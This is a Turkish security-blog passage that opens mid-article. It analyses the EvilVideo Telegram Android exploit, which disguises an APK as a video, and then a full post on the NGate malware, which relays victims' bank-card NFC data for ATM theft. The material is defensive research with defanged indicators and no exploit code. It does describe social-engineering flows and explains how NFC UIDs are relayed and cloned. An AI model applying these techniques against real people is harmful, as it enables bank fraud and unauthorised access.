Şekil 2 İstismarın bir yeraltı forumunda bulunan ilanı
Gönderide, satıcı ekran görüntülerini ve herkese açık bir Telegram kanalında istismarı test ettiği bir videoyu gösteriyor. Söz konusu kanalı kendimiz tespit ettiğimizde açık hala mevcuttu. Bu da yükü ele geçirmemizi ve detaylı incelememizi sağladı.
## **Analiz**
İstismar analizimiz, Telegram’ın 10.14.4 ve daha eski sürümlerinde çalıştığını ortaya koydu. Geliştiricilerin özel olarak hazırlanmış multimedya dosyalarını Telegram sohbetlerine veya kanallarına programlı olarak yüklemelerine izin verdiği için belirli yükün büyük olasılıkla Telegram API kullanılarak hazırlandığını tahmin ediyoruz.
Bu istismar, tehdit aktörünün bir Android uygulamasını ikili eklenti olarak değil multimedya ön izlemesi olarak görüntüleyen bir yük oluşturabilmesine dayanıyor gibi görünüyor. Sohbette paylaşıldığında kötü amaçlı yük 30 saniyelik bir video olarak görünür (**Şekil 3**).
Şekil 3 İstismar örneği
Varsayılan olarak, Telegram üzerinden alınan medya dosyaları otomatik olarak indirilecek şekilde ayarlanmıştır. Bu, seçeneğin etkin olduğu kullanıcıların, paylaşıldığı sohbeti açtıklarında kötü amaçlı yükü otomatik olarak indirecekleri anlamına gelir. Bu seçenek manuel olarak devre dışı bırakılabilir. Bu durumda paylaşılan, görünen videonun sol üst köşesindeki indirme düğmesine dokunarak yük yine de indirilebilir (**Şekil 3**)
Kullanıcı “videoyu” oynatmaya çalışırsa Telegram videoyu oynatamadığını belirten bir mesaj görüntüler ve harici bir oynatıcı kullanılmasını önerir. (**Şekil 4**) Bu, Android için meşru Telegram uygulamasının kaynak kodunda bulduğumuz orijinal bir Telegram uyarısıdır; kötü amaçlı yük tarafından hazırlanmamış ve itilmemiştir.
Şekil 4 Telegram videoyu oynatamayacağı uyarısında bulundu
Ancak kullanıcı görüntülenen mesajdaki “Aç” düğmesine dokunursa yukarıda bahsedilen harici oynatıcı olarak gizlenmiş kötü amaçlı bir uygulama yüklemesi istenecektir. Görüldüğü gibi (**Şekil 5**) yüklemeden önce Telegram kullanıcıdan bilinmeyen uygulamaların yüklenmesini etkinleştirmesini isteyecektir.
Şekil 5 Telegram kullanıcıdan bilinmeyen uygulamaları yüklemesine izin vermesini ister
Bu noktada, söz konusu kötü niyetli uygulama görünürde video dosyası olarak ancak .apk uzantısıyla indirilmiştir. İlginç bir şekilde, paylaşılan dosyanın bir video gibi görünmesini sağlayan güvenlik açığının doğasıdır, gerçek kötü amaçlı uygulama bir multimedya dosyası gibi görünecek şekilde değiştirilmemiştir. Bu da yükleme işleminin büyük olasılıkla istismar edildiğini göstermektedir. Kötü niyetli uygulamanın yükleme isteği şu adreste görülebilir (**Şekil 6**).
Şekil 6 İstismardan sonra AndroidSpySpyMaxT olarak algılanan kötü amaçlı yükü yükleme isteği
Ne yazık ki istismarı tekrarlayamadık, sadece satıcı tarafından paylaşılan örneği inceledik ve doğruladık.
## **Telegram Web ve Masaüstü**
Yük yalnızca Android için Telegram’ı hedeflemek için yapılmış olsa da diğer Telegram istemcilerindeki davranışını test etmeye çalıştık. Hem Telegram Web istemcisini hem de Windows için Telegram Masaüstü istemcisini test ettik; beklendiği gibi istismar her ikisinde de çalışmadı.
Telegram Web örneğinde “videoyu” oynatmayı denedikten sonra istemci, videoyu bunun yerine masaüstü uygulamasıyla açmayı denemeyi söyleyen bir hata mesajı görüntüledi (**Şekil 7**). Ekli dosya manuel olarak indirildiğinde adının ve uzantısının Teating.mp4 olduğu ortaya çıktı. Dosyanın kendisi aslında bir Android çalıştırılabilir ikili dosyası (APK) olsa da Telegram’ın dosyayı MP4 dosyası olarak ele alması istismarın çalışmasını engelledi. Başarılı olabilmesi için ekin .apk uzantısına sahip olması gerekirdi.
Windows için Telegram Masaüstü istemcisinde de çok benzer bir şey oldu: İndirilen dosya Teating.apk.mp4 olarak adlandırıldı. Yani bu, bir kez daha .mp4 uzantılı bir APK ikili dosyasıydı. Bu, bir saldırganın Android APK yerine kullanılmak üzere bir Windows çalıştırılabilir dosyası hazırlamış olsa bile bunun yine de bir multimedya dosyası olarak değerlendirileceğini ve istismarın işe yaramayacağını göstermektedir.
Şekil 7 İstismarı tetiklerken Telegram Webden gelen hata mesajı
## **Tehdit aktörü**
Tehdit aktörü hakkında çok fazla bilgimiz olmasa da satıcının forum gönderisinde paylaştığı Telegram tanıtıcısına dayanarak sağladıkları başka bir gölgeli hizmeti bulmayı başardık. İstismara ek olarak, 11 Ocak 2024 tarihinden bu yana tamamen tespit edilemez (FUD) olduğunu iddia ettikleri bir hizmet olarak Android kriptosunun reklamını yapmak için aynı yeraltı forumunu kullanıyorlar. Forum gönderisi şurada görülebilir (**Şekil 8**).
Şekil 8 Bir hizmet olarak Android kriptosunun reklamını yapan yeraltı forum gönderisi
## **Güvenlik açığı raporu**
EvilVideo güvenlik açığını 26 Haziran 2024 tarihinde keşfettikten sonra [koordineli ifşa politikamızı](https://www.eset.com/int/research/vulnerability-disclosure-policy/) izledik ve bunu Telegram’a bildirdik ancak o sırada herhangi bir yanıt almadık. Güvenlik açığını 4 Temmuz’da tekrar bildirdik ve bu sefer Telegram aynı gün bize ulaşarak ekibinin EvilVideo’yu araştırdığını doğruladı. Sorunu çözdüler, 11 Temmuz’da 10.14.5 sürümünü gönderdiler ve bizi e-posta yoluyla bilgilendirdiler.
Güvenlik açığı, Android için Telegram’ın 10.14.4’e kadar olan tüm sürümlerini etkiledi ancak 10.14.5 sürümünden itibaren yamalandı. Doğruladığımız gibi, sohbet multimedya ön izlemesi artık paylaşılan dosyanın bir video değil bir uygulama olduğunu doğru bir şekilde gösteriyor (**Şekil 9**
Şekil 9 Telegram 10145 sohbet sürümü paylaşılan ikili dosyanın niteliğini doğru şekilde görüntülüyor
## **Sonuç**
Bir yeraltı forumunda satılan Android için sıfır gün Telegram açığını keşfettik. Bu güvenlik açığı, Telegram sohbeti aracılığıyla multimedya dosyaları gibi görünen kötü amaçlı yüklerin gönderilmesine olanak tanıyor. Bir kullanıcı, görünen videoyu oynatmaya çalışırsa aslında kötü amaçlı yükü yükleyen harici bir uygulama yükleme isteği alacaktır. Neyse ki güvenlik açığı Telegram’a bildirdikten sonra 11 Temmuz 2024 itibariyle düzeltildi.
## **IoC’ler**
Kapsamlı bir Uzlaşma Göstergeleri (IoC’ler) listesi ve örneklerini [GitHub depomuzda](https://github.com/eset/malware-ioc/tree/master/evilvideo) bulabilirsiniz.
## **Dosyalar**
| **SHA-1** | **Dosya adı** | **Algılama** | **Açıklama** |
|---|---|---|---|
| F159886DCF9021F41EAA2B0641A758C4F0C4033D | Teating.apk | Android/Spy.SpyMax.T | EvilVideo yükü. |
## **Şebeke**
| **IP** | **Etki Alanı** | **Barındırma sağlayıcısı** | **İlk görüldüğünde** | **Detaylar** |
|---|---|---|---|---|
| 183.83.172\[.\]232 | infinityhackscharan.ddns\[.\]net | Yönetici Kiriş Kablo Sistemi | 2024-07-16 | EvilVideo yükünün C&C sunucusu. |
## **MITRE ATT&CK teknikleri**
Bu tablo MITRE ATT&CK mobil tekniklerinin [15](https://attack.mitre.org/resources/versions/).[ sürümü](https://attack.mitre.org/resources/versions/) kullanılarak oluşturulmuştur.
| **Taktik** | **KIMLIK** | **İsim** | **Açıklama** |
|---|---|---|---|
| **İlk Erişim** | [T1664](https://attack.mitre.org/techniques/T1664/) | İlk Erişim için İstismar | EvilVideo güvenlik açığı, ilk cihaz erişimini sağlamak için Android kötü amaçlı yazılımları tarafından kötüye kullanılabilir. |
| **Yürütme** | [T1658](https://attack.mitre.org/techniques/T1658/) | Müşteri Yürütme için İstismar | EvilVideo güvenlik açığı, kurbanı multimedya dosyası gibi görünen kötü amaçlı bir uygulama yüklemesi için kandırır. |
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [NGate zararlısı NFC trafiğini aktararak para çalıyor](https://antivirus.com.tr/ngate-android-kotu-amacli-yazilimi-para-calmak-icin-nfc-trafigini-aktariyor/)
**Published:** Eylül 6, 2024
**Author:** ESET
**Excerpt:** Android zararlı yazılımı, kurbanların ödeme kartlarındaki NFC verilerini kurbanların cep telefonları aracılığıyla ATM'de bekleyen bir failin cihazına aktarıyor
**Content:**
*ESET Research tarafından keşfedilen Android zararlı yazılımı, kurbanların ödeme kartlarındaki NFC verilerini kurbanların cep telefonları aracılığıyla ATM’de bekleyen bir failin cihazına aktarıyor*
ESET araştırmacıları, üç Çek bankasının müşterilerini hedef alan bir suç yazılımı kampanyasını ortaya çıkardı. Kullanılan ve NGate adını verdiğimiz kötü amaçlı yazılım, Android cihazlarına yüklenen kötü amaçlı bir uygulama aracılığıyla kurbanların ödeme kartlarındaki verileri saldırganın root’lu Android telefonuna aktarma gibi benzersiz bir yeteneğe sahip.
**Bu blog yazısının kilit noktaları:**
- Saldırganlar standart kötü niyetli teknikleri (sosyal mühendislik, oltalama ve Android kötü amaçlı yazılım) yeni bir saldırı senaryosunda birleştirdi; yem mesajlarının rastgele telefon numaralarına gönderildiğinden ve üç bankanın müşterilerini yakaladığından şüpheleniyoruz.
- ESET Marka İstihbarat Servisi verilerine göre grup Kasım 2023’ten bu yana Çekya’da kötü amaçlı aşamalı web uygulamaları (PWA’lar) ve WebAPK’lar kullanarak faaliyet gösteriyor. Mart 2024’te grubun tekniği, NGate Android kötü amaçlı yazılımını dağıtarak geliştirildi.
- Saldırganlar NGate’i kullanarak kurbanların fiziksel ödeme kartlarından NFC verilerini kopyalayabilmiş ve bu verileri daha sonra orijinal kartı taklit edebilen ve bir ATM’den para çekebilen bir saldırgan cihazına aktarabilmiştir.
- Bu özelliğe sahip Android zararlı yazılımlarının vahşi doğada kullanıldığını ilk kez görüyoruz.
- Mağdurlar cihazlarını rootlamak zorunda kalmadı.
Bu kampanyanın birincil amacı, kurbanların banka hesaplarından yetkisiz ATM para çekme işlemlerini kolaylaştırmaktır. Bu, kurbanların fiziksel ödeme kartlarındaki yakın alan iletişimi (NFC) verilerinin, NGate Android kötü amaçlı yazılımı kullanılarak ele geçirilmiş Android akıllı telefonları aracılığıyla saldırganın cihazına aktarılmasıyla gerçekleştirilmiştir. Saldırgan daha sonra bu verileri ATM işlemlerini gerçekleştirmek için kullanmıştır. Bu yöntem başarısız olursa saldırganın kurbanların hesaplarından başka banka hesaplarına para aktarmak için bir yedek planı vardı.
Bu yeni NFC aktarım tekniğini daha önce keşfedilen hiçbir Android kötü amaçlı yazılımında görmedik. Teknik, Almanya’daki Darmstadt Teknik Üniversitesi öğrencileri tarafından [NFC](https://github.com/nfcgate/nfcgate/blob/v2/doc/Compatibility.md) trafiğini yakalamak, analiz etmek veya değiştirmek için tasarlanan [NFCGate](https://github.com/nfcgate/nfcgate/blob/v2/doc/Compatibility.md) adlı bir araca dayanmaktadır; bu nedenle bu yeni kötü amaçlı yazılım ailesine NGate adını verdik.
## **Genel Bakış**
Mağdurlar, bankalarıyla iletişim kurduklarını ve cihazlarının tehlikede olduğunu düşünerek kandırıldıktan sonra kötü amaçlı yazılımı indirip yüklediler. Gerçekte kurbanlar, potansiyel bir vergi iadesi ile ilgili aldatıcı bir SMS mesajındaki bağlantıdan bir uygulama indirip yükleyerek farkında olmadan kendi Android cihazlarını tehlikeye atmışlardır. Bu saldırının kısa bir açıklamasını aşağıdaki videoda bulabilirsiniz.
NGate’in hiçbir zaman resmi Google Play mağazasında bulunmadığını belirtmek önemlidir.
NGate Android kötü amaçlı yazılımı, Kasım 2023’ten bu yana Çekya’da faaliyet gösteren bir tehdit aktörünün kimlik avı faaliyetleriyle ilgilidir. Ancak Mart 2024’te bir şüphelinin tutuklanmasının ardından bu faaliyetlerin askıya alındığını düşünüyoruz.
Tehdit aktörünün ilk olarak Kasım 2023’ün sonundan itibaren Çek bankalarının müşterilerini hedef aldığını fark ettik. Kötü amaçlı yazılım, aşağıda gösterildiği gibi, yasal bankacılık web sitelerini veya Google Play mağazasında bulunan resmi mobil bankacılık uygulamalarını taklit eden kısa ömürlü alan adları aracılığıyla teslim edildi Şekil 1. Bu sahte alan adları ESET Research tarafından tespit edildi ve aynı ay içinde bulgular ESET müşterilerine bildirildi.
Şekil 1 Sahte bankacılık web sitesi solda ve sahte Google Play web sitesi sağda
### **Victimoloji**
Araştırmamız sırasında, Kasım 2023 ile Mart 2024 arasında özellikle Çekya’daki bankaların müşterilerini hedef alan altı farklı NGate uygulaması tespit ettik.
Çek polisi önemli bir gelişme kaydederek Prag’daki ATM’lerden para çalan 22 yaşındaki bir kişiyi yakaladı. Tutuklandığında şüphelinin üzerinde 6.000 Euro’nun (yaklaşık 6.500 ABD Doları) üzerinde bir miktara denk gelen 160.000 Çek Korunası bulundu. Tutuklanan kişinin uyruğu açıklanmadı. [Çek polisine](https://www.policie.cz/clanek/pozor-podvodnici-vymysleli-novy-system.aspx) göre şüpheliden ele geçirilen para sadece son üç kurbandan çalınmıştır, bu nedenle bu planın arkasındaki tehdit aktörü tarafından çalınan toplam miktarın çok daha yüksek olması muhtemeldir.
### **Saldırı senaryolarının evrimi**
Saldırganlar aşamalı web uygulamalarının (PWA’lar) potansiyelinden yararlandılar ancak daha sonra WebAPK’lar olarak bilinen PWA’ların daha sofistike bir versiyonunu kullanarak stratejilerini geliştirdiler. Sonunda operasyon NGate kötü amaçlı yazılımının konuşlandırılmasıyla sonuçlandı.
Burada açıklanan tüm saldırı senaryolarında kurbanın cihazının root edilmesine gerek olmadığını, yalnızca saldırganın cihazının alınan NFC trafiğini taklit ettiğini belirtmek önemlidir.
### **Aşamalı web uygulamaları**
Başlangıçta, bu dolandırıcı web siteleri PWA teknolojisini kötüye kullanmıştır. Bu teknoloji, kullanıcının desteklenen bir [tarayıcı](https://developer.mozilla.org/en-US/docs/Web/Progressive_web_apps/Guides/Making_PWAs_installable#browser_support) aracılığıyla bir web sitesinden bir uygulama yüklemesine olanak tanır; yükleme, bir açılır bildirim aracılığıyla otomatik olarak veya tarayıcı menüsünden Uygulamayı yükle seçeneği seçilerek manuel olarak tetiklenebilir. Android’de desteklenen tarayıcılar arasında Chrome, Firefox, Edge ve Opera bulunmaktadır. Yüklendikten sonra, sağ alt köşede küçük bir tarayıcı logosu içeren yeni bir simge akıllı telefonun ana ekranına eklenir ve temel olarak bir web sitesi bağlantısı görevi görür. Bir örnek şurada gösterilmiştir Şekil 2. Burada sol taraftaki bir PWA’nın simgesini sağ taraftaki standart bir uygulamanın simgesiyle karşılaştırıyoruz.
Şekil 2 Bir PWA simgesi örneği solda ve taklit ettiği uygulamanın simgesi sağda
PWA’lar aslında bir tür uygulamadır ancak bir uygulama mağazasından indirilen ve yüklenen geleneksel uygulamaların aksine, PWA’lara doğrudan bir web tarayıcısı içinden erişilir ve kullanılır. Web siteleri oluşturmak için kullanılan teknolojilerle aynı olan HTML (yapı için), CSS (tasarım için) ve JavaScript (etkileşim için) gibi yaygın web programlama dilleri kullanılarak oluşturulurlar. PWA’lar, standartlarla uyumlu bir web tarayıcısına sahip tüm cihazlarda çalışacak şekilde tasarlandıklarından uyumlulukları ve esneklikleriyle bilinirler. Bu, masaüstü bilgisayar, dizüstü bilgisayar, tablet veya akıllı telefon kullanan bir kullanıcının, her cihaz için ayrı bir uygulama indirmesine gerek kalmadan aynı PWA’ya erişebileceği anlamına gelir.
Bir kimlik avı web sitesinden bir PWA yüklenirse, simgesi muhtemelen küçük bir tarayıcı simgesi eklenerek yasal bir bankacılık uygulamasını taklit eder. Bu kötü niyetli PWA başlatıldığında, kullanıcının bankacılık kimlik bilgilerini isteyen tam ekran bir kimlik avı web sitesi görüntülenir.
### **WebAPK’lar**
Daha sonra, tehdit aktörü bu saldırı senaryosunu geliştirerek, daha önce olduğu gibi aynı bankaların müşterilerini hedef almaya devam etti ancak [WebAPK](https://web.dev/articles/webapks) olarak bilinen daha gelişmiş bir PWA türü kullandı. WebAPK’ler, kullanıcılar Android cihazlarının ana ekranına bir PWA eklediğinde Chrome tarayıcı tarafından otomatik olarak oluşturulan Android uygulamalarıdır. Bu ikisini birbirinden ayırmak gerekirse PWA’lar web teknolojileri kullanılarak oluşturulmuş uygulamalardır. WebAPK’lar ise PWA’ları yerel Android uygulamaları olarak entegre etmek için bir teknoloji kullanır. WebAPK’ların farkı, tipik PWA’lardan daha çok yerel Android uygulamaları gibi görünmeleridir çünkü simgelerinde PWA simgelerinin sahip olduğu küçük tarayıcı logosu yoktur. Tarayıcı logosunun olmaması, kullanıcının yanlışlıkla kötü amaçlı bir WebAPK’nin yasal bir uygulama olduğuna inanmasına yol açabilir. Şekil 3.
Şekil 3 Meşru bir uygulamanın solda kötü amaçlı WebAPK ortada ve PWA sağda simgeleri
Dağıtım şeması aynı kalmıştır, kullanıcılar yalnızca bir PWA web kısayolu yerine kimlik avı web sitelerinden bağımsız bir uygulama indirip yükleyebilmiştir. WebAPK manuel kurulum gerektiriyor; ancak bu normal bir uygulama olmadığı için kullanıcıdan bilinmeyen kaynaklardan uygulama yüklemek için açık izin vermesi veya tarayıcının bilinmeyen uygulamaları yüklemesine izin vermesi istenmiyor. Bu nedenle, kullanıcılar güvenilmeyen bir kaynaktan bir uygulama yüklediklerinin farkında olmayabilir. Şekil 4 kullanıcıların kötü amaçlı bir WebAPK’yi güncellemelerini ve yüklemelerini isteyen bir kimlik avı web sitesini ziyaret ettiklerinde nasıl göründüğünün bir örneğini gösterir.
Şekil 4 Kötü amaçlı bir WebAPKyi güncellemek ve yüklemek için web sitesi isteği
Yüklendikten ve açıldıktan sonra kötü amaçlı uygulama bankacılık kimlik bilgilerini ister. PWA’ları ve WebAPK’ları kullanan kimlik avı kampanyaları hakkında daha fazla ayrıntı [önceki blog yazımızda](https://www.welivesecurity.com/en/eset-research/be-careful-what-you-pwish-for-phishing-in-pwa-applications/) ele alınmıştır.
### **NGate kötü amaçlı yazılım**
6 Mart 2024 tarihinde NGate Android kötü amaçlı yazılımının, daha önce kötü amaçlı PWA’lar ve WebAPK’lar sunan kimlik avı kampanyalarını kolaylaştırmak için kullanılan aynı dağıtım alanlarında kullanılabilir hale geldiğini keşfettik.
Yüklendikten ve açıldıktan sonra NGate, kullanıcının bankacılık bilgilerini isteyen sahte bir web sitesi görüntüler ve bu bilgiler daha sonra saldırganın sunucusuna gönderilir. Kimlik avı yeteneklerine ek olarak, NGate kötü amaçlı yazılımı ayrıca NFCGate adı verilen ve NFC verilerini iki cihaz (kurbanın cihazı ve failin cihazı) arasında aktarmak için kötüye kullanılan bir araçla birlikte gelir. NFCGate aracı Almanya’daki [Darmstadt Teknik Üniversitesi ](https://www.tu-darmstadt.de/)[Güvenli Mobil Ağ Laboratuarı](https://www.seemoo.tu-darmstadt.de/) öğrencileri tarafından geliştirilmiştir ve [GitHub](https://github.com/nfcgate/nfcgate)‘da mevcuttur. NFCGate’in ana işlevi, bir NFC sinyalini bir sunucu aracılığıyla bir Android cihazdan, onu taklit edebilen veya taklit edebilen başka bir Android cihaza iletmektir. Şekil 5.
Şekil 5 NFCGate mimarisi kaynak httpsgithubcomnfcgatenfcgatewiki
NFCGate, bir cihazdaki NFC trafiği ile etkileşime girebilen bir araçtır. NFCGate’in kurulu olduğu cihazda şunları yapabilir:
1. NFC kullanan uygulamalardan gelen NFC trafiğini yakalar.
2. Bu NFC verilerini bir cihazdan diğerine aktarır veya iletir.
3. Daha önce ele geçirdiği verileri diğer cihazda taklit edebilir veya yeniden oynatabilir.
Bu özelliklerden bazıları yalnızca root edilmiş cihazlarda çalışır; ancak root edilmemiş cihazlardan da NFC trafiğinin aktarılması mümkündür. NGate kötü amaçlı yazılımı NFCGate’in özelliklerinden yalnızca birini kötüye kullanır. Ele geçirilen cihazda mevcut olan diğer verilere müdahale etmez ve bunları taklit etmeye çalışmaz. NFCGate’i yalnızca NFC verilerini bir cihazdan diğerine aktarmak için kötüye kullanır.
Bununla birlikte NGate, kurbanlarından banka müşteri kimlikleri, doğum tarihleri ve banka kartlarının PIN kodu gibi hassas bilgileri girmelerini de istiyor. Ayrıca akıllı telefonlarındaki NFC özelliğini açmalarını ister. Ardından kurbanlardan, kötü niyetli uygulama kartı tanıyana kadar ödeme kartlarını akıllı telefonlarının arkasına yerleştirmeleri isteniyor.
Perde arkasında gerçekleşen şey, kurbanın banka kartından gelen NFC verilerinin bir sunucu aracılığıyla saldırganın Android cihazına gönderilmesidir. Esasen bu, saldırganın kurbanın banka kartını kendi cihazında taklit etmesini sağlar. Bu da saldırganın kopyaladığı kart verilerini kendi Android cihazında kullanarak ödeme yapabileceği ve NFC kullanan ATM’lerden para çekebileceği anlamına geliyor.
### **Yedekleme çözümü ile tam saldırı senaryosu**
Çek polisi tarafından yapılan [açıklamada](https://www.policie.cz/clanek/pozor-podvodnici-vymysleli-novy-system.aspx), saldırı senaryosunun saldırganların potansiyel kurbanlara vergi beyannamesi hakkında SMS mesajları göndermesiyle başladığı ve bankaları taklit eden bir kimlik avı web sitesine bağlantı içerdiği belirtildi. Bu bağlantılar büyük olasılıkla kötü niyetli PWA’lara yönlendiriyordu. Kurban uygulamayı yükledikten ve kimlik bilgilerini girdikten sonra saldırgan kurbanın hesabına erişim kazanmıştır. Ardından saldırgan, banka çalışanı gibi davranarak kurbanı aradı. Kurban, muhtemelen daha önceki kısa mesaj nedeniyle hesabının ele geçirildiği konusunda bilgilendirildi. Saldırgan aslında doğruyu söylüyordu, kurbanın hesabı ele geçirilmişti ancak bu gerçek daha sonra başka bir yalana yol açtı.
Fonlarını “korumak” için mağdurdan PIN kodunu değiştirmesi ve bir mobil uygulama olan NGate kötü amaçlı yazılımını kullanarak banka kartını doğrulaması istenmiştir. NGate’i indirmek için bir bağlantı SMS yoluyla gönderildi. NGate uygulamasında, kurbanların yeni bir PIN oluşturmak için eski PIN’lerini gireceklerinden ve değişikliği doğrulamak veya uygulamak için kartlarını akıllı telefonlarının arkasına yerleştireceklerinden şüpheleniyoruz.
Saldırganın ele geçirilen hesaba zaten erişimi olduğundan, para çekme limitlerini değiştirebilirlerdi. NFC aktarma yöntemi işe yaramazsa parayı başka bir hesaba aktarabilirlerdi. Ancak NGate’i kullanmak, saldırganın kendi banka hesabına kadar iz bırakmadan kurbanın fonlarına erişmesini kolaylaştırır. Saldırı dizisinin bir şeması aşağıda gösterilmiştir Şekil 6.
Şekil 6 Saldırıya genel bakış
### **Diğer olası saldırı senaryoları**
NGate kötü amaçlı yazılımının veya özelleştirilmiş bir NFCGate sürümünün kullanılması, özellikle tehdit aktörünün fiziksel erişime sahip olduğu ve potansiyel olarak NFC etiketlerini veya ödeme kartlarını klonlayabileceği durumlarda daha fazla saldırı senaryosu olasılığını ortaya çıkarır. Aşağıdaki olası saldırıları gerçekleştirmek ve taklit etmek için saldırganın köklü ve özelleştirilmiş bir Android cihaza ihtiyacı vardır.
### **NFC etiketleri aracılığıyla erişim elde etme**
Bir NFC etiketi veya belirteci, veri depolama ve aktarma özelliğine sahip kompakt, temassız bir cihazdır. Bu etiketler, tanımlama ve veri aktarımı dahil olmak üzere çeşitli amaçlara hizmet edebilir. NFC etiketleri toplu taşıma için kartlar, binalarda erişim kontrolü için çalışan kimlik kartları, giyilebilir sağlık/hasta izleme cihazları vb. olarak kullanılabilir.
Her NFC etiketinin benzersiz bir kimliği (UID) ve anahtarların saklandığı bir veri bölümü vardır. Bu etiketler bir kart okuyucunun yakınına yerleştirildiğinde etiketin yetkilendirme için doğru anahtarlara sahip olduğunu doğrulayan bir el sıkışma gerçekleşir. Bununla birlikte bazı okuyucular yetkilendirme için anahtarlara olan ihtiyacı atlayarak yalnızca belirtecin UID’sini doğrular. UID tipik olarak dört bayt uzunluğundadır.
Köklü olmayan tüm Android cihazlar [ISO/IEC 14443](https://en.wikipedia.org/wiki/ISO/IEC_14443) ile uyumlu NFC etiketlerini okuyabilir. Ancak yalnızca belirli köklü Android’ler bir NFC etiketinin UID’sini taklit edebilir. Bu nedenle bir okuyucu sadece token UID’sini doğrularsa etiketi aktarmak ve taklit etmek için NFCGate kullanmak mümkündür. Bir okuyucu kimlik doğrulama için anahtarlara da (veri bölümünde saklanan) ihtiyaç duyarsa NFCGate bunları kopyalayamaz ve böyle bir durumda bir NFC etiketini klonlamak imkânsız hale gelir.
Bu, desteklenen bir NFC etiketine fiziksel erişimi olan veya bir kullanıcıyı kandırarak etiketi bu kötü amaçlı uygulamanın yüklü olduğu akıllı telefonun arkasına yerleştiren bir saldırganın NFC erişim belirtecinin UID’sini kopyalayabileceği anlamına gelir. Bu daha sonra UID’yi taklit etmek ve kısıtlı alanlara, binalara, iş yerlerine ve benzer alanlara erişim sağlamak için kullanılabilir.
Testlerimiz sırasında, genellikle toplu taşıma biletleri, kimlik kartları, üyelik veya öğrenci kartları ve benzer kullanım durumları için kullanılan bir MIFARE Classic 1K etiketinden UID’yi başarıyla aktardık. NFCGate kullanarak, bir NFC belirtecini bir konumda okumak ve gerçek zamanlı olarak UID’sini taklit ederek farklı bir konumdaki tesislere erişmek için bir NFC aktarma saldırısı gerçekleştirmek mümkündür. Şekil 7.
Şekil 7 Harici bir NFC belirtecinin UIDsini okuyan ve başka bir cihaza solda ileten Android akıllı telefon sağda
Ancak, UID’yi taklit etmeye çalıştığımızda NFCGate okuyucuya aktarılan UID yerine farklı UID’ler gönderdi. Test cihazımızın (OnePlus 7 Pro) UID klonlamayı desteklemeyen [cihazlar listesinde](https://github.com/nfcgate/nfcgate/blob/v2/doc/Compatibility.md#oneplus-devices) olduğunu keşfettik. Sonuç olarak, [NFC Card Emulator Pro (Root)](https://play.google.com/store/apps/details?id=com.yuanwofei.cardemulator.pro) uygulamasını kullandık ve başarıyla klonlamak için UID’yi manuel olarak girdik.
Bu saldırı senaryosu oldukça hedefe yöneliktir, yani saldırganın token’ın nerede kullanılabileceğini zaten bilmesi gerekir.
### **Ödeme kartları aracılığıyla küçük temassız ödemeler**
NGate kötü amaçlı yazılımı tarafından kullanılan tekniğe ek olarak, ödeme kartlarına fiziksel erişimi olan bir saldırgan potansiyel olarak bunları kopyalayabilir ve taklit edebilir. Bu teknik, özellikle halka açık ve kalabalık yerlerde, kartların bulunduğu başıboş çantalar, cüzdanlar, sırt çantaları veya akıllı telefon kılıfları aracılığıyla kartları okumaya çalışan bir saldırgan tarafından kullanılabilir.
Ancak bu senaryo genellikle kartı veren banka tarafından belirlenen limite bağlı olarak terminal noktalarında küçük temassız ödemeler yapmakla sınırlıdır, ATM’den para çekmekle sınırlı değildir çünkü bu durumda saldırganın kartın PIN koduna sahip olması gerekir.
Bir başka teorik senaryo da akıllı telefon cüzdan uygulamalarında saklanan bir ödeme kartının klonlanmasını içermektedir. Google Wallet gibi cüzdan uygulamaları ile donatılmış Android akıllı telefonlardan NFC sinyalini aktarmak mümkündür. Ancak [Nisan 2024 itibariyle](https://9to5google.com/2024/04/13/google-wallet-verify-its-you/) Google, kullanıcıların her NFC ödemesi için [doğrulama](https://support.google.com/wallet/answer/12059519?hl=en) yapmasını zorunlu kılmaktadır. Bu nedenle, kilitli olmayan bir cihazla bile, bir kullanıcının ödeme yapmadan önce Google Wallet uygulamasında doğrulama sağlaması gerekecektir. Benzer şekilde, Apple Wallet uygulaması da bir ödemeyi işleme koymadan önce yetkilendirme talep etmektedir. Bu güvenlik önlemleri, NFCGate aracını kullanarak Google ve Apple cüzdan uygulamalarından ödeme kartlarını aktarmayı ve taklit etmeyi daha zor hale getirmektedir.
## **NGate kötü amaçlı yazılımının teknik analizi**
### **İlk erişim**
Cihaza ilk erişim, genellikle kurbanın geri alabileceği bir gelir vergisi fazla ödemesi olduğuna dair yanlış bir iddia kisvesi altında, kurbanı kötü niyetli bir uygulama yüklemesi için kandırarak elde edilir. Bu talep genellikle SMS yoluyla iletilir ve bu mesajların rastgele telefon numaralarına gönderildiğini düşünüyoruz. Ne yazık ki bu SMS mesajlarının örneklerini elde edemedik ve Çek makamları tarafından hiçbir ekran görüntüsü kamuya açıklanmadı.
Kurbanların uygulamayı indirip kimlik bilgilerini girmeleri halinde, saldırgan bir banka çalışanı gibi davranarak bir telefon görüşmesi başlatıyor. Mağdurları hesaplarının ele geçirildiği konusunda bilgilendiriyor ve PIN’lerini değiştirmelerini ve banka kartlarını farklı bir uygulama kullanarak doğrulamalarını tavsiye ediyor. Başka bir SMS bağlantısı aracılığıyla sağlanan bu yeni uygulama, NGate kötü amaçlı yazılımını içeriyor. İncelediğimiz zararlı uygulamaların hiçbiri Google Play’de mevcut değildi.
Çek Raiffeisenbank’ı taklit eden iki alan bulduk (aşağıda gösterildiği gibi Şekil 8) ve NGate’in indirilebilir olduğu CŠOB bankası. Bu yazının yazıldığı sırada bunların hiçbiri aktif değildi:
- raiffeisen-cz\[.\]eu
- app.mobil-csob-cz\[.\]eu
Şekil 8 NGate kötü amaçlı yazılımı için dağıtım web sitelerinden biri raiffeisen czeu
### **Araç Seti**
NGate kötü amaçlı yazılımı, analiz ettiğimiz altı örnekte de tek tip özellikler göstermektedir. Her örnek aynı paket adını (rb.system.com) paylaşmakta ve belirli web içeriğini görüntülemek için benzersiz bir kimlikle (anahtar sorgu parametresinde bulunur) belirgin bir şekilde tanımlanan aynı kodlanmış kimlik avı URL’sini kullanmaktadır. Tüm örnekler aynı geliştirici sertifikası kullanılarak imzalanmıştır (SHA-1 parmak izi: 0C799950EC157BB775637FB3A033A502F211E62E). Altı örneğin tamamındaki bu tutarlı model, geliştirme ve dağıtımlarında bir bütünlük olduğunu göstermektedir.
